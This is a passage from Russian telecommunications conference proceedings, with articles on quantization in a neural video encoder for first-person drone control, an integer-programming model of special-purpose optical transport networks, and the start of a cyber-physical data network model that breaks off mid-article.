9. Никишев В. К., Сергеев Е. С. Беспилотные летательные аппараты – моделирование динамики и перспективы развития // Теоретические и прикладные аспекты современной науки. 2014. №6-3. С. 85-87.

10. Кузьмин О. В., Лавлинский М. В. Создание модели беспилотного летательного аппарата для помощи в решении проблемы пожаров в Иркутской области // Современные технологии. Системный анализ. Моделирование. 2020. №2. С. 136-143.

УДК 004.932
ГРНТИ 49.40.37

ИССЛЕДОВАНИЕ МЕТОДОВ КВАНТОВАНИЯ ПРИ СЖАТИИ ВИДЕОПОТОКА ДЛЯ УПРАВЛЕНИЯ БЕСПИЛОТНЫМИ СИСТЕМАМИ ОТ ПЕРВОГО ЛИЦА

А. А. Березкин, А. А. Ченский

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В статье исследованы различные методы квантования латентного представления векторного квантованного вариационного автоэнкодера в составе оригинального диффузионного нейросетевого кодера видеопотока при управлении беспилотными системами от первого лица. Рассмотрены три алгоритма квантования: линейный, степенной и логистический. Исследования показали, что степенное квантование превосходит линейное по возможному сжатию на 11%, а логистическое на 20,5%.

диффузионные нейронные сети, квантование, беспилотная система, управление от первого лица.

С ростом цифровизации всех секторов экономики пользователи все чаще требуют гарантированного (в некоторых случаях, например, для приложений тактильного интернета [1-3]) менее 1 мс) снижения задержки сигнала в мобильных сетях связи. Эти требования, наряду с требованиями к скорости соединения 1-10 Гбит/с, особенно важны для управления беспилотными системами (БС) в режиме реального времени.

Одной из важнейших тенденций технологического и рыночного развития телекоммуникационного сектора является появление и развитие негеостационарных многоспутниковых систем связи в 2020-х годах и, как дальнейшее развитие, появление гибридных орбитально-наземных сетей связи (ГОНСС).

ГОНСС обеспечивают прямую связь между космическими аппаратами и мобильными устройствами за счет внедрения стандартов мобильной связи LTE и 5G на спутниковых радиоинтерфейсах. Ожидается, что стандартизация наземных, воздушных и космических сетей мобильной связи 5GA/6G будет осуществляться в период с 2028 по 2032 год.

Как отмечено в Стратегии развития отрасли связи Российской Федерации до 2035 года, ГОНСС позволит не только осуществлять высокоскоростную передачу данных с малыми задержками, но и управлять БПЛА в режиме реального времени с большой дальностью управления [4] в режиме управления от первого лица (УПЛ). Для обеспечения эффективной работы БС в гибридных сетях, крайне важно минимизировать задержку каналов

связи в различных сегментах сети. Это требует разработки новых моделей и методов для уменьшения сетевых задержек при передаче видеопотока и команд управления между БС и станцией внешнего пилота (СВП).

Структурная схема диффузионного нейронного кодера (ДНК) для использования в канале передачи видеопотока в режиме УПЛ от БС к СВП представлена на рис. 1.




Рис. 1. Структурная схема диффузионного нейронного кодера

Принцип функционирования нейросетевого кодировщика основан на вариационном автокодировщике VAE из состава модели стабильной диффузии (Stable Diffusion, SD) [5]. Описание принципа работы ДНК и его блоков представлено в [6].

В данной статье исследуется применение векторного квантованного вариационного автоэнкодера (VQ-VAE) с коэффициентом пространственного сжатия f=16 (VQ-f16), что дает внутренний латентный тензор размерности (1, 16, 32, 32), а также алгоритмы квантования его выхода для уменьшения объема данных на выходе ДНК.

VQ-VAE - это тип VAE, который сочетает в себе сильные стороны автокодировщиков и векторного квантования для изучения осмысленных дискретных представлений данных. Он работает путем кодирования входных данных в непрерывное скрытое пространство, а затем отображает их в конечный набор изученных представлений (embeddings) с использованием векторного квантования. Результатом этого процесса является дискретное представление, которое можно декодировать для восстановления исходных данных. Основным преимуществом VQ-VAE является его способность отделять важную информацию от шума, что делает его пригодным для задач, требующих надежного и компактного представления.

На вход ДНК подается кадр видеопотока f с камеры БС разрешения FullHD или HD. С помощью блока интерполяции размер входного изображения уменьшается до размера (512×512) пикселей x, после чего данные пиксельного пространства кодируются с помощью VQ-f16. Полученное в результате латентное внутреннее пространство z подвергается квантованию Q(z) и дальнейшему сжатию без потерь с использованием алгоритма DEFLATE, используемого в формате изображений PNG. Далее полученные двоичные данные передаются по каналу связи на СВП для дальнейшего декодирования и отображения оператору.

Одним из этапов предложенного в [6] метода кодирования видеопотока является квантование скрытого латентного пространства. Рассмотрим отдельно именно эти этапы работы ДНК.

Латентное пространство на выходе VQ-f16 для одного кадра видеопотока представляет собой тензор размерности (1, 16, 32, 32) чисел с плавающей точкой (float32), занимающих 4 байта каждое и распределенных по нормальному закону с нулевым средним и единичной дисперсией. Диапазон значений: [-3,4028235E+38; 3,4028235E+38].

Задачей квантования является преобразование значений тензора к целым числам (uint8) в диапазоне [0; 255], занимающим 1 байт. Это позволяет сжать латентное представление в 4 раза. Задачей обратной операции деквантования является преобразование данных из целочисленного типа обратно в тип с плавающей точкой с восстановлением изначального распределения. Предполагается, что область значений float32 явным или неявным образом разделяется на отрезки, которым ставятся в соответствие некоторые значения uint8. При деквантовании же предполагается, что всяким значениям uint8 ставятся в соответствие наиболее подходящие значения float32.

В настоящей статье рассматривается три пары алгоритмов квантования и деквантования, которые могут быть использованы при проектировании ДНК в канале передачи видеопотока при управлении БС от первого лица: линейный, степенной и логистический.

В линейном квантовании (ЛК) предполагается нахождение минимального и максимальных значений, а также длины отрезка. Из них выводятся значения параметров сдвига m и масштабирования s (1) для преобразования значений ti тензора T согласно (2).

$$s = \frac{255}{\max(T) - \min(T)}, \tag{1}$$

$$\left(\forall t_i^* \in T^*\right) : t_i^* = \left(t_i - m\right)s = \left(t_i - \min(T)\right)s. \tag{2}$$

Полученные значения float32 приводятся к значениям uint8 путём округления к ближайшим из диапазона [0; 255]. Таким образом, отрезки значений float32 полагаются равными.

В линейном деквантовании предполагается подача на вход алгоритма помимо квантованного тензора T^* также параметров сдвига m и масштабирования s. Преобразование значений происходит в соответствии с (3).

$$\left(\forall t_i \in T\right): t_i = \frac{t_i^*}{s} + m \quad (3)$$

Степенные квантование и деквантование проводятся аналогично линейному, но параметр масштабирования s вычисляется в соответствии с (4).

$$s = \log_{(\max(T)-\min(T))}\left(255\right) \quad (4)$$

Значения преобразуются в соответствии с (5) и (6).

$$\left(\forall t_i^* \in T^*\right): t_i^* = \left(t_i - m\right)^s = \left(t_i - \min\left(T\right)\right)^s, \quad (5)$$

$$\left(\forall t_i \in T\right): t_i = \left(t_i^*\right)^{1/s} + m \quad (6)$$

В данном случае отрезки для больших значений t_i меньше, чем для меньших, и, соответственно, их квантование выполняется более точно. Под точностью квантования понимается степень близости значений, восстановленных после деквантования, и изначальных значений при использовании некоторой пары алгоритмов квантования и деквантования.

Похожим образом реализована и пара логистических алгоритмов (ЛГК). Так как значения в тензоре T распределены по нормальному закону, для квантования с наилучшей передачей следует максимально точно квантовать именно те области значений, где их сосредоточено больше всего, то есть около среднего значения, другие же – наименее точно. Для этого была выбрана логистическая функция с использованием способа масштабирования и сдвига из линейной пары алгоритмов.

В данной статье с целью уменьшения размера данных после сжатия алгоритмом DEFLATE на последнем этапе работы ДНК предложен модифицированный алгоритм ЛГК, суть которого заключается в сдвиге не на среднее значение, а на минимальное. Процедура квантования при этом ЛГК выполняется в соответствии (7) и (8).

$$\left(\forall t_i^* \in T^*\right): t_i^* = \frac{1}{1+e^{-(t_i - m)}} = \frac{1}{1+e^{-(t_i - \min(T))}}, \quad (7)$$

$$\left(\forall t_i^{**} \in T^{**}\right): t_i^{**} = t_i^* s = \frac{255 t_i^*}{\max\left(T^*\right) - \min\left(T^*\right)} = \frac{255 t_i^*}{\max\left(T^*\right)}. \quad (8)$$

Процедура деквантования выполняются в соответствии с (9).

$$\left(\forall t_i \in T\right): t_i = -\ln\left(\frac{t_i^{**}}{s} - 1\right) + m \quad (9)$$




Рис. 2. Сравнение алгоритмов квантования

Из рис. 2 видно, что наибольший эффект с точки зрения сжатия и уменьшения размера выхода ДНК оказывает логистическое квантование. Степенное квантование превосходит линейное по возможному сжатию на 11%, а логистическое на 20,5%, что позволяет сжать исходный кадр видеопотока до 5,87 кб.

Научная статья подготовлена в рамках прикладных научных исследований СПбГУТ, регистрационный номер 1023031600087-9 в ЕГИСУ НИОКТР.

Список используемых источников

1. Владимиров С. С., Кучерявый А. Е., Механизм компенсации задержек для приложений тактильного интернета // Электросвязь. 2018. № 3. С. 62-67.

2. Абделлах А. Р., Махмуд Д. И.,Парамонов А. И., Кучерявый А. Е. Прогнозирование задержки в сетях интернета вещей и тактильного интернета с использованием машинного обучения // Электросвязь. 2021. № 1. С. 23-27.

3. Кучерявый А. Е., Бородин А. С., Мутханна А. С. А. и др. Искусственный интеллект в сетях связи // Актуальные проблемы инфотелекоммуникаций в науке и образовании. Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб: СПбГУТ, 2021. С. 8-18.

4. Стратегия развития отрасли связи Российской Федерации на период до 2035 года // [Электронный ресурс]. URL: http://government.ru/news/50304/ (дата обращения: 22.01.2024).

5. Stable Diffusion Online // [Электронный ресурс]. URL: https://stablediffusion-web.com/ (дата обращения: 22.01.2024).

6. Березкин А. А., Вивчарь Р. М., Слепнев А.В. и др. Метод сжатия видеопотока при управлении беспилотными системами в гибридных орбитально-наземных сетях связи // Электросвязь. 2023. № 10. С. 48-56.

УДК 621.391.
ГРНТИ 49.46.29

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ОПТИЧЕСКИХ ТРАНСПОРТНЫХ СЕТЕЙ СВЯЗИ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ НА ОСНОВЕ ВЫДЕЛЕННОГО СПЕКТРАЛЬНОГО РЕСУРСА

А. П. Бойко[1], А. А. Константинова[1], П. И. Кузин[2], Е. И. Кузина[1], И. А. Потапов[1]

[1]Военная академия связи имени Маршала Советского Союза С. М. Буденного

[2]Санкт-Петербургский Государственный лесотехнический университет имени С.М. Кирова

В статье предложена математическая модель оптических транспортных сетей связи специального назначения, обеспечивающая оптимизацию выделенного спектрального ресурса, анализ пропускной способности оптической сети и синтез канальной структуры. При построении оптических транспортных сетей специального назначения используются выделенные физические ресурсы операторов связи единой сети электросвязи РФ. Ряд технологических достижений, направленных на повышение эффективности использования спектрального ресурса и гибкости оптических сетей, способствовал тому, что архитектура транспортных сетей связи крупных операторов формируется в новом технологическом базисе. Построенные на новых физических принципах, оптические транспортные сети специального назначения представляют собой новый объект, для исследования свойств и характеристик которого, необходима разработка математической модели.

оптические транспортные сети, выделенный спектральный ресурс, световой путь, реконфигурируемые оптические мультиплексоры ввода/вывода

Введение

Анализ основных тенденций развития оптических сетей крупных операторов связи указывает на ориентацию к новому технологическому базису, основанному на технологиях гибких оптических сетей [1, 2]. Таким сетям свойственно наиболее эффективное использование спектрального ресурса оптических волокон в условиях динамического изменения потребностей передачи трафика в информационных направлениях. К основным технологическим достижениям, лежащим в основе гибких оптических сетей, относятся:

– транспондеры с переменной пропускной способностью BVT (Bandwidth-Variable Transponder);

– реконфигурируемые оптические мультиплексоры ввода вывода ROADM (Reconfigurable Optical Add-Drop Multiplexer) с функциями без цветного, ненаправленного, без конфликтного подключения оптических каналов C/D/C (colorless, directionless, contentionless);

– гибкая сетка частот (Flexgrid).

Задача

На сегодняшний день, важным направлением работы в развитии транспортных сетей связи является переориентация на формирование собственного ресурса, на базе перспективных телекоммуникационных технологий, реализуемых волоконно-оптическими линиями связи (ВОЛС). Несмотря на это, в целях обеспечения функционирования сетей связи специального назначения на данный момент активно используются ресурсы операторов единой сети электросвязи РФ (ЕСЭ РФ). Данные проблемы предполагается разрешить путём создания Интегрированной сети связи для нужд обороны страны, безопасности государства и поддержания правопорядка (ИСС) и мультисервисной транспортной сети связи МО РФ (МТСС МО РФ), представляющих собой единую телекоммуникационную транспортную основу, отвечающую требованиям по устойчивости и безопасности.

Решение

Можно предположить, что одним из наиболее вероятных сценариев развития оптических транспортных сетей связи специального назначения (ОТС СН) является их формирование на основе арендуемых выделенных физических ресурсах в виде диапазонов частот в ВОЛС. Для оптимизации выделенного спектрального ресурса (ВСР), анализа пропускной способности оптической сети, синтеза канальной структуры и других исследований и экспериментов необходима разработка математической модели ОТС СН на основе ВСР (ОТС СН ВСР) [3].

Модель ОТС СН ВСР можно представить в виде неориентированного графа $G(A,E,S,B^{\text{тр}})$, где:

$A=\{a_i\}$, $i=\overline{1,N}$ – множество вершин графа, соответствующих узлам ОТС СН ВСР и реализуемых оптическими транспондерами с перестраиваемыми форматами сигналов и реконфигурируемыми оптическими мультиплексорами ввода/вывода ROADM (Reconfigurable Optical Add-Drop Multiplexer);

$E=\{e_{ij}\}$, $i\neq j$, $i,j=\overline{1,N}$ – множество ребер графа, соответствующих ВОЛС между узлами ОТС СН ВСР;

$S=\{s_{ij}\}$ – выделенный спектральный ресурс сети, при этом каждый элемент $s_{ij}\in S$ ставится в соответствие ребру $e_{ij}\in E$ и представляет множество элементарных частотных интервалов (ЭЧИ) шириной 12,5 ГГц;

$B^{\text{тр}}=\{b_m^{\text{тр}}\}$, $m=\overline{1,M}$ в Гбит/с – требуемые скорости передачи заданного качества между узлами $z_m=(a_i,a_j)$, $m=\overline{1,M}$, $i\neq j$ из множества корреспондирующих пар узлов (КПУ) $Z=\{z_m\}$.

Каждому узлу сети $a_i \in A$ поставлен свой кортеж $\left\langle {}^{*}b_i^{v}, p_i, \alpha_i^{\text{у}} \right\rangle$, $v = \overline{1,V}$, где:

${}^{*}b_i^{v}$ – множество сигналов, доступных для формирования в *i*-м узле и характеризуемых скоростью передачи (в Гбит/с), а также видом модуляции и/или типом сигнала (*);

p_i – количество доступных в *i*-м узле линейных направлений для передачи объединённых оптических сигналов и определяемое степенью применяемого на узле ROADM;

$\alpha_i^{\text{у}}$ – потери, вносимые *i*-м узлом при прохождении через него оптического сигнала.

Выделенный спектральный ресурс сети *S* представляет собой множество поддиапазонов частот доступных для формирования спектральных каналов, каждый из которых представляет собой множество ЭЧИ. Каждый поддиапазон характеризуется значениями граничных частот – нижней и верхней соответственно $f_{ij}^{\text{н}}, f_{ij}^{\text{в}}$ из дискретного множества определяемого: $\left\{ f = 193.1 + n \cdot 0.00625 \,|\, n \in Z \right\}$. Каждому элементу $s_{ij} \in S$ соответствует кортеж $\theta(s_{ij}) = \left\langle n_{ij}^{\text{эчи}}, f_{ij}^{\text{н}}, f_{ij}^{\text{в}} \right\rangle$, где: $n_{ij}^{\text{эчи}} \in Z$ – целое количество ЭЧИ между $f_{ij}^{\text{н}}$ и $f_{ij}^{\text{в}}$. В случае разделения выделяемого в ВОЛС спектрального ресурса на несколько поддиапазонов, число элементов в кортеже может быть увеличено, а самим элементам присвоены дополнительные индексы, например $\theta(s_{ij}) = \left\langle n_{ij}^{\text{эчи1}}, f_{ij}^{\text{н1}}, f_{ij}^{\text{в1}}, n_{ij}^{\text{эчи2}}, f_{ij}^{\text{н2}}, f_{ij}^{\text{в2}}, ..., n_{ij}^{\text{эчи}k}, f_{ij}^{\text{н}k}, f_{ij}^{\text{в}k} \right\rangle$, $k = \overline{1,K}$, где K – число поддиапазонов. Тогда ширина *k*-го поддиапазона частот Δf_{ij}^{k} может быть вычислена с помощью выражения: $\Delta f_{ij}^{k} = f_{ij}^{\text{в}k} - f_{ij}^{\text{н}k} = n_{ij}^{\text{эчи}k} \cdot 12{,}5$ (ГГц).

С появлением ВОЛС со спектральным разделением каналов, особое значение в оптических сетях получили составные оптические каналы с транзитом в узлах без преобразования в электрический вид. Данные каналы получили название световых путей LP_{ij}, и представляют собой совокупность смежных ЭЧИ в последовательности ВОЛС, обеспечивающих распространение оптического сигнала в заданной полосе частот между двумя узлами без оптико-электрооптического преобразования [4]. Множество LP_{ij} формируется на основе требуемого отношения мощности оптического сигнала к мощности шума в заданной полосе пропускания *OSNR* (Optical Signal-to-Noise Ratio) для выбранного вида сигнала, при котором достигается заданное значение коэффициента ошибок по битам (КОБ). Световой путь считается допустимым для передачи сигнала ${}^{*}b_i^{v}$ между узлами a_i и a_j, если

$OSNR_{\text{вх}\,j}$ на входе j-го узла не меньше $OSNR + A_з$, где $A_з \cong 3...5$ дБ – запас по $OSNR$.

Таким образом, множество световых путей $LP_{ij}(^*b_i^v)$, для передачи сигнала $^*b_i^v$ между узлами a_i и a_j – это совокупность световых путей, которые обеспечивают передачу сигналов с $OSNR_{\text{вх}\,j}$ не хуже требуемого (с запасом) $OSNR + A_з, : LP_{ij}(^*b_i^v) = \left\{ LP_{ij}^k \middle| OSNR_{\text{вх}\,j}(LP_{ij}^k) \geq OSNR + A_з \right\}$, $k = \overline{1, N_Д}$,

где $N_Д$ – количество допустимых световых путей.

На рис. 1 представлена ОТС СН ВСР с распределёнными световыми путями.




Рис. 1. Распределение световых путей в ОТС СН ВСР

Проиндексируем множество реализованных световых путей между корреспондирующими узлами индексами множества Z: $LP_{ij}^k = LP_m^k$, $(a_i, a_j) = z_m \in Z$, $m = \overline{1, M}$ и обозначим $LP_m = \left\{ LP_m^k \right\}$ множество всех возможных световых путей m-й КПУ. Пусть $\mathbf{1}_{LP_m^k}(e_{ij})$, $e_{ij} \in E$ – индикаторная функция, равная 1 если ВОЛС e_{ij} является элементом маршрута

светового пути LP_m^k. Тогда, задача минимизации общего количества используемых ВОЛС выглядит так:

$$\min \sum_{z_m \in Z} \sum_{LP_m^k \in LP_m} \sum_{e_{ij} \in E} \mathbf{1}_{LP_m^k}(e_{ij}), \quad (1)$$

при условии, что:

$$\sum_{z_m \in Z} \sum_{b_m^{\text{тр}} \in B^{\text{тр}}} \mathbf{1}_{z_m}(b_m^{\text{тр}}) = 0, \quad (2)$$

$$\sum_{m=1}^{M} \sum_{x=1, x \neq m}^{M} \mathbf{1}_{e_{ij}}(LP_m^k) \cdot \mathbf{1}_{e_{ij}}(LP_x^q) \cdot \mathbf{1}(LP_m^k, LP_x^q) = 0, \ \forall e_{ij} \in E, \quad (3)$$

$$\mathbf{1}_{z_m}(b_m^{\text{тр}}) + \sum_{LP_m^k \in LP_m^{\text{д}}} \mathbf{1}_{z_m}(LP_m^k) = 1, \quad \forall m = \overline{1, M} \quad (4)$$

где: $\mathbf{1}_{z_m}(b_m^{\text{тр}})$ – индикаторная функция, равная 1 если требуемый канал для m-й КПУ $z_m = \left(a_{im}, a_{jm}\right)$ не может быть установлен; $\mathbf{1}_{e_{ij}}(LP_m^k)$ – индикаторная функция, равная 1 если путь LP_m^k проходит по ВОЛС e_{ij}; $\mathbf{1}(LP_m^k, LP_x^q)$ – индикаторная функция, равная 1 если два разных световых пути LP_m^k и $LP_x^q \mid m, x = \overline{1, M}, m \neq x$ формируются на основе пересекающихся диапазонов частот: $(f_{LP_m}^{\text{нk}}, f_{LP_m}^{\text{вk}}) \bigcap (f_{LP_x}^{\text{нq}}, f_{LP_{ix}}^{\text{вq}}) \neq \varnothing$; $\mathbf{1}_{z_m}(LP_m^k)$ – индикаторная функция, равная 1 если канал для КПУ $z_m = \left(a_i, a_j\right)$ реализуется на основе светового пути LP_m^k, использующего соответствующий спектральный диапазон $(f_{LP_m^k}^{\text{н}}, f_{LP_m^k}^{\text{в}})$.

Условие (2) гарантирует, что для всех КПУ будет установлен требуемый канал, (3) гарантирует, что каждый ЭЧИ в каждой ВОЛС назначается не более чем для одного светового пути, (4) гарантирует, что если требуемый канал для m-й КПУ может быть установлен, то он установлен на основе одного светового пути.

Заключение

Таким образом, приведенная в примере задача сформулирована в виде целочисленного линейного программирования с двоичными переменными. Рост числа узлов и линий в сети приводит к экспоненциальному росту числа световых путей и соответственно числу переменных. На сетях реальной размерности число переменных может достигать нескольких тысяч, что является существенным недостатком и мотивирует к поиску новых формулировок. Важно учитывать также ограничения по мощности суммарного оптического сигнала, передаваемого в оптическом волокне, что также является фактором влияние на качество светового пути.

Список используемых источников

1. Фокин В. Г. Гибкие оптические сети: Учебное пособие / В. Г. Фокин, Р. З. Ибрагимов. Лань, 2022. 252 с.
2. Бойко А. П., Кузин П. И. Совершенствование математических моделей волоконно-оптического линейного тракта. Вестник компьютерных и информационных технологий. 2022. Т. 19. № 2(212). С. 26-31.
3. Бойко А. П., Кузин П. И. К проблеме автоматического обнаружения топологии физического уровня оптической транспортной сети специального назначения. Вопросы оборонной техники. Серия 16: Технические средства противодействия терроризму. 2023. № 5-6. (179-180) С. 65-70.
4. Lipatnikov V., Belov A., Kuzin P., Rabin A. Determination of linear spectral frequencies. В сборнике: AIP Conference Proceedings. Melville, New York, United States of America, 2021. С. 30046.

УДК: 654.165
ГРНТИ: 49.37.29

КОМПЛЕКСНАЯ МОДЕЛЬ СЕТИ ПЕРЕДАЧИ ДАННЫХ КИБЕРФИЗИЧЕСКОЙ СИСТЕМЫ

А. М. Болдинов

Петербургский государственный университет путей сообщения Императора Александра I

В данной работе приводится комплексная модель сети передачи данных киберфизической системы. В рамках данной статьи комплексная модель сети передачи данных киберфизической системы представляется в виде частных моделей, реализующих частные процессы в сети передачи данных. Кроме того, модель учитывает реализацию процессов кибервоздействия злоумышленника и процесса восстановления.

сеть передачи данных; киберфизическая система; передача команд управления; радиоканал

В связи с развитием технических систем в современные технологические процессы постепенно встраиваются киберфизические системы (КФС). Они представляют собой системы со сложной структурой, которые включают в себя множество элементов, как физических, так и вычислительных.

При построении КФС особое внимание уделяется сетям передачи данных (СПД). Одной из главных задач СПД является обеспечение передачи достоверных и оперативных команд управления. В результате должна обеспечиваться передача команд и сообщений, поступающих от элементов, вырабатывающих управляющее воздействие, через СПД с использованием стандартов радиосвязи [1].

Соответственно для построения комплексной модели СПД КФС требуется использование радиоканалов, для этого в работах [1 2] были разработаны необходимые математические модели, которые отражают процесс работы служебных каналов связи. Математическая модель радиоканала должна учитывать процессы установления соединения, поддержания установленного соединения и процесса передачи сообщений (рис. 1, 2).

Рис. 1. Структурная схема процесса установления соединения по логическим каналам




Рис. 2. Структурная схема процессов поддержания установленного соединения и процесса передачи сообщений

Разработка частных моделей позволила получить математическую модель радиоканала (рис. 3).

Рис. 3. Структурная схема модели радиоканала

Ввиду развития перевозочного процесса, ОАО “РЖД” интегрирует новые системы, одними из которых являются КФС. В соответствии с этим к ним предъявляется повышенное внимание со стороны злоумышленников, целью которых являются СПД [3]. Следовательно, при разработке СПД требуется учитывать воздействие злоумышленника, поэтому отличительной особенностью данной комплексной модели СПД КФС является реализация кибервоздействия злоумышленника и реализация мер по предотвращению и восстановлению СПД. В связи с этим были разработаны частные модели кибервоздействия злоумышленника (рис. 4) и модель процесса восстановления.

